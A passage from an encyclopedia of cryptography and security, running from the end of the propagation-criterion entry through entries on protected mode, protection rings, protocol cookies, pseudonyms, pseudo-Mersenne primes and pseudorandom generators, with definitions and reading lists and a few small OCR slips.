It is needed, for some cryptographic applications, to have Boolean functions that still satisfy $PC(l)$ when we keep constant a certain number k of their coordinates (whatever are these coordinates and whatever are the constant values chosen for them). We say that such functions satisfy the *propagation criterion* $PC(l)$ *of order* k. This notion, introduced in [3], is a generalization of the strict avalanche criterion of order k, $SAC(k)$, introduced in [1]. $SAC(k)$ functions, that is, $PC(1)$ of order k functions, have algebraic degrees at most $n-k-1$ (see [3]).

A construction of $PC(l)$ of order k functions based on Maiorana–McFarland's method is given in [2].

There exists another notion, similar to $PC(l)$ of order k, but stronger [3]: a Boolean function satisfies $EPC(l)$ of order k if every derivative $D_a f$ corresponding to a direction $a \neq 0$ of weight at most l is k-resilient (►Correlation Immune and Rodent Boolean Functions).

Recommended Reading

1. Forré R (1989) The strict avalanche criterion: spectral properties of Boolean functions and an extended definition. Advances in cryptology – CRYPTO'88, Lecture notes in computer science, vol 403. Springer, Berlin, pp 450–468
2. Kurosawa K, Satoh T (1997) Design of SAC/PC(*l*) of order k Boolean functions and three other cryptographic criterial. Advances in cryptology, EUROCRYPT' 97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 434–449
3. Preneel B, Van Leekwijck W, Van Linden L, Govaerts R, Vandevalle J (1991) Propagation characteristics of Boolean functions, Advances in cryptology, EUROCRYPT'90, Lecture notes in computer sciences, vol 473. Springer, Berlin, pp 161–173

Protected Mode

Mohamed Omar Rayes
Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

Related Concepts

►Access Control Lists; ►Discretionary Access Control; ►Integrity Levels; ►Mandatory Access Control

Definition

Protected mode refers to a type of access control in which a software application restricts the ability of a running process from accessing or modifying system resources. This is done in order to protect the system against external attacks whose aim is to compromise the security of the user's machine.

Theory

Most often, a system is compromised or infected by malware by visiting malicious Web sites, or by downloading infected file attachments. In many exiting operating systems, whether or not the malicious software succeeds in compromising the system security is in part dependent on the rights and access privileges of the logged-in user. If, for example, a user has administrative privileges and he mistakenly downloads malicious software, then this malicious software could run unrestricted and could potentially exploit or harm the user files. One solution to this problem is to have the operating system designate certain processes or programs to be less trustworthy and force them to run in a *protected mode*. In this mode, processes have very limited access privileges even though the infected user might actually possess much more access permissions.

This protected mode mechanism is an effective means for selectively restricting access permissions of software processes in contexts that are determined to be potentially hazardous or less trustworthy. By preventing unauthorized access to sensitive areas of a user's system, protected mode limits the amount of damage that can be caused by a compromised process. An intruder cannot, for example, silently install a password eavesdrop or a keystroke logger software.

The first use of the protected mode security feature was in Internet Explorer 7 and Windows Vista. Using this mode, the browser process runs with even lower rights than a limited user account. As such, it can only write to the temporary Internet Files folder and does not have enough privileges to install start-up programs or change any configuration of the operating system without communicating through a broker process.

Another well-known software application that makes use of protected mode is the Adobe Reader. When invoked to display a PDF file, the Reader executes inside a confined environment. If the Reader needs to perform an operation (e.g., writing to a file) outside of this confined environment, then it will pass a request for performing this operation to another broker process that, based on a built-in policy, decides if such a request is allowed to proceed.

Recommended Reading

1. Introducing Internet Explorer 7 (2006) Retrieved from http://blogs.msdn.com/b/ie/archive/2006/05/26/608255.aspx
2. Understanding and Working in Protected Mode Internet Explorer (2009) Retrieved from http://msdn.microsoft.com: http://msdn.microsoft.com/en-us/library/Bb250462
3. Researchers bypass Internet Explorer Protected Mode (n.d.) Retrieved from The Register: www.theregister.co.uk/2010/12/03/protected_mode_bypass
4. The Windows Vista Product Guide (n.d.) Retrieved from Microsoft Windows® Vista: www.microsoft.com/Windows

Protection

►Access Control

Protection Rings

Jeffrey J. Wiley
Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Dallas, TX, USA

Related Concepts

►Fault Protection; ►Privilege Layers; ►Privileged Mode; ►Supervisor Mode; ►User Mode

Definition

Protection rings are a hierarchical system architecture that separates levels of interaction within an operating system in order to provide fault protection among computer users, components, applications, and processes.

Background

Prior to the implementation of protection rings, all computer processing elements executed in the same processing space. This arrangement meant that when any component or process failed, it had the ability to affect other processes that were running normally. This potential often resulted in numerous process crashes despite their only being one original process fault. The Multics operating system, developed in the 1960s, is widely attributed as the first operating systems to implement the concept of protection rings.

Theory

Protection rings provide the OS a layered, hierarchical approach for protecting the integrity and availability of processes and operations running on the system. The layering approach, called rings, provides separate logical areas within the OS for processes to run.

Protection rings use several techniques to achieve this separation.

First, the OS and all of its processes, functions, user applications, etc., are apportioned to a specific ring. This ring is the only place where these processes are permitted to execute. If a process needs other outside processes or resources, it must communicate within the protection ring construct as described below.

Ring #	What runs there	Remarks
Ring 3	Applications and programs	User level
Ring 2	I/O driver and utilities	Hardware abstraction layer (HAL)
Ring 1	OS components not in kernel	Trusted level
Ring 0	Operating system kernel	Trusted level

Second, communications between each ring are strictly controlled. Each layer only works with the layer above/below it. As an example, Ring 3 talks to Ring 2 and not Ring 1 or 0. Ring 2 talks to Ring 1 and Ring 3, but not Ring 0.


Third, permission and access control rules are established for all processes. Ring 0 is where the operating system kernel resides and runs. This ring has the highest level of system permissions so that it may execute the myriad of processes it is responsible for. This level of permission is referred to as kernel, privileged, and/or supervisor mode. In this mode, privileged instructions are executed and protected areas of memory may be accessed. Ring 1 is typically where other OS components that are not in the kernel run. This ring also runs in privileged mode. Ring 2 is where software-like device drivers run. This ring can be thought of as the hardware abstraction layer (HAL). Ring 3 is where user applications and programs run. This ring has the least amount of privileges and permissions and is said to run in user mode. As such, certain processes or instructions may not be executed by user applications. When such processes are required, the user application will issue a system call to the next ring in order to obtain the appropriate service.

This type of segmentation allows for process isolation and it helps ensure that one process does not adversely affect another. For example, if one process crashes, it does not cause another process running to fail.

Applications

Modern operating systems generally use four protection rings, as shown in Fig. 1; however, there is no actual limitation on the number of rings used. The use of protection rings provides a logical space for the levels of execution and permissions. Through its use of permissions and access control on processes within the ring structure, it protects system resources and protects data (dynamic and stored). Rings can also help provide network security and protect both network resources and exchanged data.

Though protection rings were initially created out of purely a functionality concern, they are now recognized



Protection Rings. Fig. 1 Protection rings (Shon Harris (2008) CISSP certification all-in-one exam guide. Reprinted by permission of The McGraw-Hill)

as a valuable technique providing information security. Protection rings help ensure both integrity (I) and availability (A) of the C-I-A triad.

Challenges

There are several challenges to the application of protection rings in an operating system. One challenge is the cost in terms of CPU overhead to handle all the interrupts, messaging, and context switches required to utilize a full set of protections rings. While the cost per interrupt or request may not be high in a single instance, in today's multiprocessing environment, this cost can be extremely high and limit the use of protection rings to non-real-time implementations for systems requiring high security (e.g., a governmental system).

Another challenge is that protection rings rely on authorization, and authorization in the current climate is easily bypassed through privilege escalation using social engineering attacks. Beginning in the first decade of the twenty-first century, attackers shifted to social engineering as they found users to be the weakest link. Successful attacks yield valid user credentials that are then permitted to escalate their privileges and use the full range of actions assigned to that user. Protection rings have no way of protecting against this since, at the operating system level, everything appears as it should be.

A third challenge is that protection rings require close alignment of interfaces between the operating system and the hardware drivers, devices, and utilities. This alignment requires dedicated development by worldwide vendors/providers for what amounts to a proprietary-like implementation. Typically, these vendors do not want to invest in "one-off" development efforts because they bring little in return. Thus, the available hardware devices and drivers, as well as software utilities, tend to be extremely limited and thereby limiting the use of a true protection ring implementation.

A final challenge is finding an operating system that uses multiple protection rings due to the other challenges listed above. Using only two protection rings, usually privilege- and user-modes as an example, brings the

appearance of having defense-in-depth when in reality it only has one line of defense until you reach the operating system kernel.

Recommended Reading

1. Dennis J (1965) Segmentation and the design of multiprogrammed computer systems. J ACM 12(4):589–602
2. Djikstra E (1968) The structure of the "THE" – multiprogramming system. Commun ACM 11(5):341–346
3. Fernandez EB, laRed Martinez D (2008) Patterns for the secure and reliable execution of processes. In: 15th Conference on pattern languages of programs (PLoP), PLoP'08, Nashville, October 2008
4. Frosini G, Lazzerini B (1985) Ring-protection mechanisms: general properties and significant implementations. IEE Proc 132(Pt. E 4):203–210
5. Graham R (1968) Protection in an information processing utility. Commun ACM 11(5):365–369
6. Schroeder M, Saltzer J (1972) A hardware architecture for implementing protection rings. Commun ACM 15(3):157–170
7. Vasudevan A, Yerraballi R, Chawla A (2005) A high performance Kernel-less operating system architecture. In: 28th Australasian computer science conference, The University of Newcastle, Australia. Conferences in research and practice in information technology, vol 38

Protocol

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Synonyms

Cryptographic protocol

Definition

In the context of cryptography, "protocol" is a shorthand for "cryptographic protocol." A cryptographic protocol is a distributed algorithm describing precisely the interactions of two or more entities to achieve certain security objectives. The entities interact with each other by exchanging messages over private and/or public communication channels.

Important classes of protocols are: key exchange protocols or key establishment protocols, ►challenge–response protocols, identification verification protocols, and ►zero-knowledge protocols. A more practical example is the ►Secure Socket Layer (SSL) protocol for establishing a secure communication link between two entities, a client and a server.

Cryptographic protocols are often used as building blocks for constructing cryptographic schemes (or systems). In general, a cryptographic scheme may be composed of several cryptographic algorithms and/or cryptographic protocols.

Recommended Reading

1. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of Applied Cryptography. CRC Press, Boca Raton

Protocol Cookies

Debbie Cook
Telcordia Applied Research, Piscataway, New Jersey, USA

Synonyms

Anti-DoS cookies

Related Concepts

►Cookie; ►Protocol; ►RFID; ►SYN Cookies

Definition

When establishing a connection in accordance with a protocol, the protocol includes the use of a cookie in a manner such that the protocol does not proceed past a certain point until the server has verified information in a cookie received from the client. The verification requires relatively fewer resources than subsequent steps in the protocol and the cookie exchange occurs before any resource-intensive steps. The purpose is to reduce or eliminate the possibility that an attacker can progress the protocol to the resource-intensive steps on the server a sufficient number of times to perform a denial of service (DoS) attack on the server.

Background

Photuris [1] is the first well-known protocol to use cookies to prevent a DoS attack.

Application and Theory

Examples of protocols using cookies to help prevent DoS attacks include IPsec [2, 3], Just Fast Keying (JFK) [4], and Photuris [1]. In IPsec, the cookie exchange and verification proceeds the Diffie–Hellman (DH) computation, thus eliminating the expense of a DH computation if the verification fails.

When designing a cookie for use in a protocol, the resources required of the server to verify the cookie must

be sufficiently less than the resources used by subsequent steps of the protocol; otherwise, an attacker could perform a DoS attack by sending invalid cookies. The resources may be any resource that can be consumed to cause a DoS attack in the server, such as CPU, memory, and ports. As a result, stateless cookies should be used to avoid consuming resources to maintain state information on the server.

Cookies can also be used to assist in preventing replay attacks by including time-dependent information in the cookie. The incorporation of cookies will add overhead to a protocol and involve either extra messages or additional content in existing messages. By verifying the client, the cookie is confirming reverse network reachability to prevent connections in which the source address has been spoofed in the packets sent to the server.

In the case where an adversary has control of a client and is able to pass the verification step, the use of cookies can assist in limiting the rate at which the adversary can establish connections to the server from a single client through the amount of computation the cookie exchange requires at the client to produce its response. For a legitimate client requesting one or a few connections, the additional computation is feasible. If the client is inititing a DoS attack by attempting to establish a large number of simultaneous connections to the server, the additional computation can decrease the rate at which the connections can be attempted. The effectiveness of this type of defense capability can be improved if the computation required of the client increases based on the number of connections or connection attempts from the client. However, how to successfully adjust the amount of computation is an issue. Without knowing the client's resources, there is the risk of burdening a legitimate client with few resources and of computation having no noticeable impact on an adversarial client with greater resources. This use of cookies is a method of incorporating client puzzles to throttle an attacker's connection attempts [5].

Recommended Reading

1. Karn P, Simpson W (1999) IETF RFC 2522 Photuris: Session-key management protocol. http://www.ietf.org/rfc/rfc2522.txt
2. Kaufman C (2005) IETF RFC 4306 Internet Key Exchange Protocol (IKEv2). http://www.ietf.org/rfc/rfc4306.txt
3. Kent K, Seo K (2005) IETF RFC 4301 Security Architecture for the Internet Protocol. http://www.ietf.org/rfc/rfc4301.txt
4. Aiello W, Bellovin S, Blase M, Canetti R, Ioannidis J, Keromytis A, Reingold O (2004) Just Fast Keying: Key Agreement In A Hostile Internet. ACM Trans Inf Sys Sec 7
5. Juels A, Brainard J (1999) Client puzzles: a cryptographic countermeasure against connection depletion attacks, pp 151–165

Proximity Card

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Related Concepts

►Contactless Cards; ►NFC; ►RFID

Definition

Proximity cards are contactless cards standardized according to ISO/IEC 14443 [3].

Background

The communication between a PCD (Proximity Coupling Device; aka a reader) and a PICC (= Proximity Integrated Circuit Card) is performed using an electromagnetic field coupling between the reader and the card. The coupling is used for both powering the PICC by the PCD and for the data exchange between the PICC and the PCD.

Proximity cards can only be read in close proximity to the reader (typically up to 7.5 cm). They operate with a 13.56 MHz RF field.

The NFC harmonization (►NFC entry) encompasses the Proximity cards compatibility.

Applications

Typical applications of Proximity cards are ticketing, identification, authentication, payment, access control, etc. For example, proximity cards are used for the contactless automated fare collection in public transportation (e.g., the Oyster card in the London Underground). MIFARE cards, PayPass credit cards, and LEGIC cards are examples of Proximity cards.

Recommended Reading

1. Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester, West Sussex
2. ECMA International (2003) ECMA-352 Near field communication interface and protocol -2 (NFCIP-2), 1st edn. *ECMA-352 standardizes NFCIP-2, the detection and selection of one of the 3 communication modes out of NFC (standardized by ECMA-340), PCD (standardized by ISO/IEC 14443) and VCD (standardized by ISO/IEC 15693)*
3. ISO/IEC 14443 Identification cards – Contactless integrated circuit(s) cards – Proximity cards, ISO
4. See [ECMA-352]

Pseudo-Mersenne Prime

Jerome A. Solinas
National Security Agency, Ft Meade, MD, USA

Definition

Pseudo-Mersenne Prime is a *prime* of the form

$$p = 2^m - k,$$

where k is an integer for which

$$0 < |k| < 2^{\lfloor m/2 \rfloor}$$

If $k = 1$, then p is a *Mersenne prime* (and m must necessarily be a prime). If $k = -1$, then p is called a *Fermat prime* (and m must necessarily be a power of two).

Applications

Pseudo-Mersenne primes are useful in *public-key cryptography* because they admit fast modular reduction (►modular arithmetic) similar to Mersenne primes. If n is a positive integer less than p^2, then n can be written as

$$n = u \cdot 2^{2m} + a \cdot 2^m + b,$$

where $u = 0$ or 1 and a and b are nonnegative integers less than 2^m. (It is only rarely true that $u = 1$, and never true if $k > 0$.) Then

$$n \equiv u \cdot k^2 + a \cdot k + b \pmod{p}.$$

Repeating this substitution a few times will yield n modulo p. This method of modular reduction requires a small number of additions and subtractions rather than the usual integer division step.

This method works best when m is a multiple of the word size of the machine being used and k is expressible in one machine word. Thus the first recorded use of pseudo-Mersenne primes in *elliptic curve cryptography* [1] specifies that $|k| < 2^{32}$.

Pseudo-Mersenne primes have been used in the construction of *optimal extension fields*. These are *fields* of the form $\mathbb{F}_p[\alpha]$ where p is a pseudo-Mersenne prime of single word size (e.g., $2^{32}-5$) and α is a root of an irreducible binomial equation $x^n - b$ over $\mathbb{F}_p$. Optimal extension fields are efficient fields for elliptic curve cryptography because the algebraic operations can be carried out using single-precision arithmetic modulo a pseudo-Mersenne prime ([2]).

Recommended Reading

1. Crandall RE (1992) Method and apparatus for public key exchange in a cryptographic system. U.S. Patent # 5,159,632, October 27, 1992
2. Bailey D, Christof Paar (1998) Optimal extension fields for fast arithmetic in public-key algorithms. In: Krawczyk H (ed) Advances in cryptology—CRYPTO'98, Lecture Notes in Computer Science, vol 1462. Springer-Verlag, Berlin, pp 472–485

Pseudo-Noise Sequences (PN-Sequences)

Tor Helleseth
The Selmer Center, Department of Informatics,
University of Bergen, Bergen, Norway

Related Concepts

►Autocorrelation; ►Gap; ►Golomb's Randomness Postulates; ►Maximal-Length Linear Sequences; ►Run; ►Sequences

Definition

►Sequences which obey the three ►Golomb's randomness postulates [1] are usually called pseudo-noise sequences (PN-sequences). The primary example of such sequences are the ►maximal-length linear sequences, i.e., the m-sequences.

Recommended Reading

1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day. San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982

Pseudonyms

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Synonyms

Nym

Related Concepts

►Anonymity; ►Unlinkability

Definition

In the paper-based world, a pseudonym is a ficticious name for an individual. Examples are pen names, aliases, legalized names, or working names. In the realm of electronic

communication, a pseudonym (or sometimes just "nym") can be any identifier that an individual or object uses in a particular context. The purpose of using pseudonyms is to identify an individual or object in the respective context while leaving it unidentified in other (unintended) contexts. In effect, one keeps transactions in different contexts separate such that observers who have access to both contexts cannot link the transactions of the same individual or those related to the same object (►anonymity and ►unlinkability).

Background

In oppressive political environments, people use pseudonyms to make public political statements and to hide the identities of their correspondents. In more tolerant environments, people use pseudonyms to avoid embarrassment, harassment, or even loss of their jobs. Examples are discussing alcoholism, depression, sexual preferences, etc. Several servers for managing e-mail pseudonyms are available on the internet [4]. Pseudonyms are a dual use technology with many very beneficial uses and a lot of serious misuses (Froomkin [3]).

Theory

The following types of pseudonyms can be distinguished:

Person pseudonym: A pseudonym that is used over an individual's lifetime or remaining lifetime. Examples are author names, working names, social security numbers, driver's licence numbers, photo ID (to a certain extent), fingerprint, genetic print, etc.


Member (role) pseudonym: A pseudonym associated to an individual for as long as the individual acts as a member, employee, volunteer, or under a contract. Examples are bank account numbers, credit card numbers, e-mail addresses, *PGP* public keys (►Pretty GoodPrivacy), customer numbers, cell phone numbers, member IDs for affiliations in universities, colleges, or other educational programs, membership in sports clubs, etc.

Relationship pseudonym: A pseudonym used by one person *A* in all communications with another person *B*. If *B* is a bank and an insurance and *A* is a customer of *B* and holds an insurance police with *B*, then *A* might want to use the same relationship pseudonym with *A*. For example, because *B* can be expected to find out anyway that the account holder and the insurance police holder are the same person.

Session pseudonym: Usually a more technical kind of pseudonym because it is used only for the duration of a communication session. For example, a session ID in a TCP/IP protocol stack that is kept for the duration of one session.

Transaction pseudonym: A technical kind of pseudonym that is used only for a single transaction. For example, electronic coins can be withdrawn for one transaction pseudonym and be spent for another transaction pseudonym.

According to Pfitzmann and Köhntopp [5], these types of pseudonyms can be related in order of the increasing anonymity and unlinkability they can achieve (see Fig. 1). Pseudonyms are a helpful – but usually not sufficient – aid to achieve ►privacy including ►anonymity and ►unlinkability. They were introduced as a technical concept in cryptography by David Chaum [1, 2]. Privacy is about protecting identities of individuals against third party interests. An individual acts anonymously if its transactions leave no information that traces back to the individual's identity, i.e., the registered name, address, photo ID, e-mail address, etc. One way to act anonymously is to use a pseudonym that is chosen independently of the individual's identity, preferably a randomly chosen number. More privacy can be achieved by using different pseudonyms in different contexts, thereby achieving unlinkability between transactions in different contexts. For example, a patient could use a medical ID and a health insurance ID that have no commonalities, like the birth dates of father and mother. Then, if a treating physician and an employee of the health insurance collaborate without both having "more identifying material" about the patient, they could hardly figure out that they are actually talking about the same patient. As Rao and Rohatgi [6] have emphasized, however, the use of pseudonyms alone is hardly ever enough to achieve effective anonymity or unlinkability, because in real life, transactions carry a lot of context information that can be analyzed and linked to the context information of other transactions.



Pseudonyms. Fig. 1 Types of pseudonyms

Applications

In cryptography, pseudonyms have important applications in untraceable ►electronic cash, unlinkable ►credentials, ►electronic voting schemes, secure auction systems, and ►blind signatures.

Recommended Reading

1. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
2. Chaum D (1986) Showing credentials without identification – signatures transferred between unconditionally unlinkable pseudonyms. In: Pichler F (ed) Advances in cryptology – EUROCRYPT'85. Lecture notes in computer science, vol 219. Springer, Berlin, pp 241–244
3. Froomkin M (1996) Flood control on the information ocean: living with anonymity, digital cash, and distributed databases. University of Pittsburgh. J Law Commerce 15:395
4. Mazieres D, Kaashoek F (1998) The desgin, implementation and operation of an email pseudonym server. 5th ACM conference on computer and communications security. ACM Press, New York, pp 27–36
5. Pfitzmann A, Köhntopp M (2001) Anonymity, unobservability, and pseudonymity—a proposal for terminology. In: Frederrath H (ed) Designing privacy enhancing technologies. Lecture in computer science, vol 2009. Springer, Berlin, pp 1–9
6. Rao JR, Rohatgi P (2000) Can pseudonyms really guarantee privacy? 9th Usenix Symposium, Denver, August

Pseudoprime

Anton Stiglic
Instant Logic, Canada

Related Concepts

►Fermat Primality Test; ►Miller–Rabin Probabilistic Primality Test; ►Prime Number; ►Probabilistic Primality Test

Definition

A *pseudoprime* is a composite number that passes a probabilistic primality test.

Applications

For some algorithms separate notations are commonly used: n is a pseudoprime in ►Fermat's primality test to the base a (noted as a-PSP) if n is composite and $a^{n-1} \equiv$ mod n. Similarly, a *strong pseudoprime* (SPSP) is a composite that passes the ►Miller–Rabin probabilistic primality test (also known as the *strong primality test*). Other qualifications for the term *pseudoprime* exist for composites that are declared to be prime by other ►probabilistic primality tests. The term *probable prime* is related but is not restricted to composite numbers.

Pseudorandom Function

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►One-Way Function; ►Pseudorandom Number Generator

Definition

A *pseudorandom function* is a deterministic function of a key and an input that is indistinguishable from a truly random function of the input.

Theory

Let s be a security parameter, let K be a key of length s bits, and let $f(K, x)$ be a function on keys K and inputs x. Then f is a pseudorandom function if:

- f can be computed in ►polynomial time in s.
- if K is random, then f cannot be distinguished from a random function in polynomial time.

In this context, "distinguishability" refers to the ability of an algorithm to tell whether a function is not truly random. Let g be a truly random function of x with the same output length as f. Suppose a polynomial-time algorithm A is given access to a "oracle" which, on input x, either consistently returns $f(K, x)$, or consistently returns $g(x)$. After some (polynomial) number of accesses to the oracle, the algorithm outputs a guess, b, as to whether the oracle is f or g. Let ϵ be A's *advantage*, i.e., the difference in probabilities

$$\epsilon = \left|\Pr\left[b = \text{“}f\text{”} \,\middle|\, \text{oracle is } f\right] - \Pr\left[b = \text{“}f\text{”} \,\middle|\, \text{oracle is } g\right]\right|.$$

If the inverse $1/\epsilon$ grows faster than any polynomial in s for all polynomial-time algorithms A, then the function f is said to be *indistinguishable* from a random function.

(The definitions may also be expressed more concretely in terms of actual as opposed to asymptotic running times and advantages.)

Pseudorandomness is a stronger requirement than being a ►one-way function since a one-way function only needs to be hard to invert; a pseudorandom function also needs to be hard to *guess* when the key is unknown.

Goldreich, Goldwasser, and Micali [1] showed how to construct a pseudorandom function from a ►pseudorandom number generator.

Applications

Pseudorandom functions have many applications in cryptography as they provide a way to turn an input into a value that is effectively random. This is helpful for computing ►MAC algorithms, deriving keys from other keys, and more generally for replacing random number generators in an application with a deterministic function when a secret key is available. In practice, a pseudorandom function is often constructed from a ►hash function, as, for example, in the popular ►Secure Sockets Layer (SSL) protocol.

Recommended Reading

1. Goldreich O, Goldwasser S, Micali S (1986) How to construct random functions. J ACM 33(4):210–217

Pseudorandom Number Generator

François Koeune
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Synonyms

PRNG

Related concepts

►Blum–Blum–Shub Pseudorandom Bit Generator; ►Linear Feedback Shift Register; ►Random Bit Generator; ►Random Number Generators; ►Stream Cipher

Definition

A pseudorandom number generator (PRNG) is a function that, once initialized with some random value (called the *seed*), outputs a sequence that appears random, in the sense that an observer who does not know the value of the seed cannot distinguish the output from that of a (true) ►random bit generator.

Background

Many cryptographic primitives require random numbers to be used as ►keys, challenges, unique identifiers, etc. However, generating random values on a computer is in fact a very difficult task. One possible method for such generation is to use a pseudorandom numbers generator.

Theory

To formalize the definition, consider the following "distinguishing" experiment. Let G be a generator that, given a seed input s, outputs a (longer) string $G(s)$. Consider also a polynomial-time algorithm A that is given access to a "oracle" that will either output $G(s)$ for some unknown seed s or a sequence r of the same length that is chosen uniformly at random. After some polynomial time, A outputs a guess b as to whether it received a truly uniformly random sequence string r or some output $G(s)$ of the G function. The *advantage* of A is defined as the difference in probabilities

$$\epsilon = |\Pr[b = \text{“}G\text{”} | \text{oracle output } G(s)] - \Pr[b = \text{“}r\text{”} | \text{oracle output } G(s)]. \quad (1)$$

If the inverse $1/\epsilon$ grows faster than any polynomial in the size of s for all polynomial-time algorithms A, then G is said to be a pseudorandom generator.

It is important to note that a PRNG is a deterministic process: put back in the same state, it will reproduce the same sequence, as will two PRNGs initialized with the same seed. This property makes PRNGs a suitable component of ►stream ciphers.

Pseudorandom generators aimed for cryptographic applications must not be confused with those used for most other purposes (simulations, probabilistic algorithms, etc.). Whereas the latter must basically have good properties in terms of the statistical distribution of their output, the former must also resist against active adversaries disposing of an extended description of the generator's structure, observing a large quantity of output, and using advanced ►cryptanalysis methods in order to predict future output. Good statistical distribution is a necessary, but not sufficient condition for this. Classical PRNGs do not resist against such attacks, and specific (namely cryptographically secure) PRNGs must be used for security purposes.

An important notion related to random numbers generation is that of *entropy* that basically measures the amount of information carried by a sequence (or, in other words, the amount of *a priori* uncertainty about a sequence). Since the sequence generated by a PRNG is entirely determined by its seed, the entropy cannot be greater than that of the seed, no matter how long the generated sequence is. This distinguishes PRNGs from (true) ►random bit generator. However, provided that the seed is long enough to make ►exhaustive search beyond the reach of today's computing power, this limitation does not rule out the use of PRNGs in some cryptographic applications.

Applications

PRNG Structure

A PRNG is typically composed of a seed repository, an output function producing some random-looking bits from the seed, and a feedback function that iteratively transforms the seed.

It can be shown that a PRNG is necessarily periodic: the sequence it produces will repeat itself after a (possibly extremely long) period. Care must be taken that the generator is not used to produce more data than a full cycle.

PRNG Examples

Well-known examples of PRNGs are constructions based on ►Linear feedback shift registers or the ►Blum-Blum-Shub pseudorandom bit generator (offering provable security under the assumption that factorization is a hard problem). Some PRNG constructions have also been standardized, e.g., ANSI X9.31 and FIPS 186-2 (Appendices 3.1 and 3.2).

PRNG Initialization

Since the output is entirely determined by the value of the seed, it is very important for the seed to be initialized to some truly random, unpredictable value (►random bit generator). A PRNG can be viewed as a tool expanding a small random value into a much longer sequence. This random initialization can be performed only once (e.g., during on-factory personalization phase). Other applications require occasional PRNG reseeding. Generating this truly random seed is usually outside the scope of PRNG definitions that rarely address the issue. However, its importance must not be underestimated.

Experimental Results

Although it does not constitute a sufficient condition for a PRNG to be cryptographically secure, passing statistical tests is certainly necessary, since any statistical defect can be used by an attacker to gain information about the PRNG's future output. Statistical tests provide thus a first indication on the quality of a generator, although it has to be completed by a careful analysis of the generator's structure and its resistance to ►cryptanalysis.

Several tests suites have been proposed, including:

►*Golomb's randomness postulates* were one of the first attempts to establish necessary conditions for randomness. Nowadays, they are of mere historical interest.

Knuth [3] proposes a set of simple randomness tests to apply to a sequence.

Maurer's universal statistical test [4] is a test capable of detecting a large class of defects. In addition, this test provides an estimate of the entropy of the source. A better estimate can be obtained using a modified version of the test [1].

NIST special publication 800-22 provides a standardized statistical test suite for random and pseudorandom number generators, including Maurer's Universal Statistical test and several other tests.

Open Problems

The existence of generators meeting the above definition is in fact still unproven. In [2], Håstad et al. have reduced this problem to the simpler one of proving that one-way functions exist, by giving a construction to build a PRNG from any ►one-way function.

Recommended Reading

1. Coron JS (1999) On the security of random sources. In: Proceedings of PKC '99 (Berlin). Lecture notes in computer science, vol 1560. Springer, Heidelberg
2. Hastad J, Impagliazzo R, Levin LA, Luby M (1999) A pseudorandom generator from any one-way function. SIAM J Comput 28:12–24
3. Knuth DE (1997) The art of computer programming. Seminumerical algorithms, vol 2. 3rd edn. Computer science and information processing. Addison-Wesley, Reading
4. Maurer UM (1992) A universal statistical test for random bit generators. J Cryptol 5(2):89–105
5. Goldreich O (2001) Foundations of cryptography: vol 1 (Basic tools). Cambridge University Press, Cambridge, ISBN 0521670527, 9780521670524

Public Exponent

►Encryption Exponent

Public Key Cryptography

Kazue Sako
NEC, Kawasaki, Japan

Related Concepts

►Asymmetric Cryptography; ►Digital Signature Schemes; ►Key Agreement Schemes; ►RSA Encryption Scheme

Definition

Public key cryptography is a method to encrypt messages using a non-secret key. The term public key cryptography also includes various others cryptographic methods using a non-secret key, such as ►Authentication, ►Digital Signature Schemes, and ►Key Agreement. In this section, public key encryption schemes are described.

Background

